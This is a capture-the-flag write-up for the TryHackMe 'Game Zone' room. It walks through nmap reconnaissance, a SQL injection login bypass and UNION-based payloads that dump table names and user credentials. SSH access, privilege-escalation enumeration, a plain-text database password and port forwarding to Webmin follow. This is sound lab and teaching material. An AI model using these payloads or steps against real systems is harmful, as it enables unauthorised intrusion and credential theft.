https://tryhackme.com/room/gamezone

Recon / Enum

Nmap Scan (Aggressive)

```
root@ip-10-10-88-253:~# nmap -A 10.10.64.15

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-24 21:41 BST
Nmap scan report for ip-10-10-64-15.eu-west-1.compute.internal (10.10.64.15)
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 61:ea:89:f1:d4:a7:dc:a5:50:f7:6d:89:c3:af:0b:03 (RSA)
|   256 b3:7d:72:46:1e:d3:41:b6:6a:91:15:16:c9:4a:a5:fa (ECDSA)
|_  256 53:67:09:dc:ff:fb:3a:3e:fb:fe:cf:d8:6d:41:27:ab (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Game Zone
MAC Address: 02:57:FD:29:7D:D7 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
```

We already have a pointer to look at the cookies: HttpOnly flag not set with a PHPSESSID cookie, but this room is not designed to steal cookies so it probably won't help us.

The server has ssh enabled and it's running Apache 2.4.18

Webapp Walkthrough

/index.php


The buttons on top of the site don't seem to be working (they're just anchors to '#')
The reviews at the bottom are just placeholders and there's nothing interesting in the source code, so that leaves us with the left panel: Login, Registration and Site Search.

Nikto and Gobuster with a couple different dictionaries for content discovery couldn't find anything relevant - besides the index page being index.php, which indicates PHP being used on the backend.


Site Search: The form action also is just '#'
Registration: Just an anchor to '#' again

Login:

Single quotes are allowed and don't break the query




Double Quotes are just escaped




Exploitation

Therefore, we can try to use SQL Injection and make a true statement to query the db:

The server is vulnerable to **authentication bypass via SQLi** on the username field in the login form with a payload like **‘ OR 1=1;--** to close the username field, evaluate a true boolean expression, close the statement and comment the rest of the original query.



/portal.php




A single quote and semicolon break the sql query and the server returns an interesting error already:


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Now we know the server uses MySQL and the query is something along the lines of SELECT *game* FROM *gamesTable* WHERE *review* LIKE '%*INPUT*%'; , so we can try to play from here. Note that the error message is telling us that the argument to the LIKE clause is surrounded by **single quotes** since the error returned is '%'', where the last 2 chars are two single quotes.

Now let's try to enumerate the database manually:




We can keep trying a different number of fields until seeing how many columns should be returned.




We can see 3 fields returned, and only the numbers 2 and 3 displayed for the columns Title and Review, which probably means the first column is the Id and it is just not returned.

Now we can start to enumerate the database:




This probably means there's just one general database, since it's named simply *db*.


Therefore, we can get all the tables in this database with the help of MySQL's GROUP_CONCAT function:
' UNION SELECT 1,2,GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema='db';#



Now, we can use a similar trick to see all columns from the table users:
' UNION SELECT 1,2,GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema='db' AND table_name='users';#



' UNION SELECT null, username,pwd FROM users;#



Trying our luck with crackstation.net:

Now, we can log into the server using ssh:

```
root@ip-10-10-88-253:~# ssh agent47@10.10.64.15
The authenticity of host '10.10.64.15 (10.10.64.15)' can't be established.
ECDSA key fingerprint is SHA256:mpNHvzp9GPoOcwmWV/TMXiGwcqLIsVXDp5DvW26MFi8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.64.15' (ECDSA) to the list of known hosts.
agent47@10.10.64.15's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
```

Post-Exploitation

Further Enumeration

System Info

```
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86
_64 x86_64 x86_64 GNU/Linux
agent47@gamezone:~$
```

- Can’t execute any files as sudo

Other users:

```
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip
),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
agent47@gamezone:/var$ who
agent47  pts/0        2022-08-25 15:43 (10.10.109.76)
agent47@gamezone:/var$ w
 16:32:35 up 54 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
agent47  pts/0    10.10.109.76     15:43    0.00s  0.26s  0.00s w
agent47@gamezone:/var$ last
agent47  pts/0        10.10.109.76     Thu Aug 25 15:43   still logged in
reboot   system boot  4.4.0-159-generi Thu Aug 25 15:38   still running
reboot   system boot  4.4.0-159-generi Mon Aug 19 12:12   still running
agent47  pts/0        192.168.1.147    Fri Aug 16 17:52 - crash (2+18:20)
reboot   system boot  4.4.0-159-generi Fri Aug 16 17:51   still running
root     pts/0        192.168.1.147    Fri Aug 16 17:48 - crash  (00:02)
agent47  pts/0        192.168.1.147    Fri Aug 16 17:48 - 17:48  (00:00)
reboot   system boot  4.4.0-159-generi Fri Aug 16 17:47   still running
agent47  pts/1        192.168.1.147    Fri Aug 16 17:41 - 17:42  (00:00)
root     pts/0        192.168.1.147    Fri Aug 16 17:36 - crash  (00:11)
agent47  pts/0        192.168.1.147    Fri Aug 16 17:35 - 17:36  (00:00)
reboot   system boot  4.4.0-159-generi Fri Aug 16 17:34   still running
agent47  pts/0        192.168.1.147    Fri Aug 16 17:24 - crash  (00:09)
```

Files with SUID bit set owned by root

```
agent47@gamezone:~$ find / -user root -perm -4000 -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/bin/ntfs-3g
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
agent47@gamezone:~$
```

Files with SGID set owned by root's group

```
agent47@gamezone:~$ find / -user root -perm -2000 -type f 2>/dev/null
/sbin/pam_extrausers_chkpwd
/sbin/unix_chkpwd
/usr/bin/bsd-write
/usr/bin/chage
/usr/bin/expiry
/usr/bin/crontab
/usr/bin/screen
/usr/bin/wall
/usr/bin/mlocate
/usr/bin/ssh-agent
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/snapd/snap-confine
agent47@gamezone:~$
```

Sensitive file permissions


```
agent47@gamezone:~$ ls -al /etc/passwd
-rw-r--r-- 1 root root 1626 Aug 14  2019 /etc/passwd
agent47@gamezone:~$ ls -al /etc/sh
shadow   shadow-  shells
agent47@gamezone:~$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1069 Aug 16  2019 /etc/shadow
agent47@gamezone:~$ ls -al /etc/group
-rw-r--r-- 1 root root 811 Aug 16  2019 /etc/group
agent47@gamezone:~$
```


Logs

root ssh'ing into the machine from 192.168.1.147 -> unreachable with a ping request


```
Aug 16 17:48:47 gamezone sshd[1305]: Accepted password for root from 192.168.
47 port 53206 ssh2
Aug 16 17:48:47 gamezone sshd[1305]: pam_unix(sshd:session): session opened f
user root by (uid=0)
```

Apache's error logs point us to the index.php file, where we can expect some database connections happening:






3kSMMS47qZEBgFUe
Unfortunately, this is just the db password. Escaping the shell doesn't work since the process is still run as the agent47 user, even though we log into the db as root. For this reason.





Checknig further, we can see the mysql process is started by the user mysql, so trying to modify the mySQL plugins and use User Defined Functions won't work either.


Bash history: Permission denied
Running services:
Crontab Permissions: no write




Network Services
enumerating with netstat and ss







port 10000:



Port Forwarding - Exposing Internal Services


For this part, we can do local port forwarding from the attackbox (to receive requests to another address) or remote port forwarding from the target machine (to send requests to the local address somewhere else) if we have ssh configured in our attackbox.

Since we already have access to the target machine via ssh, local port forwarding is easier:


ssh -L 11111:localhost:10000 agent47@TargetIP

This will redirect requests made to TargetIP:10000 and forward them to AttackBox:11111


Now we can try to enumerate the service. I tried both nmap and banner grabbing using netcat:



We can now see it's an http server with a login page to Login to **Webmin**




Now the first thing to try is the same credentials as the ssh ones, and it works:

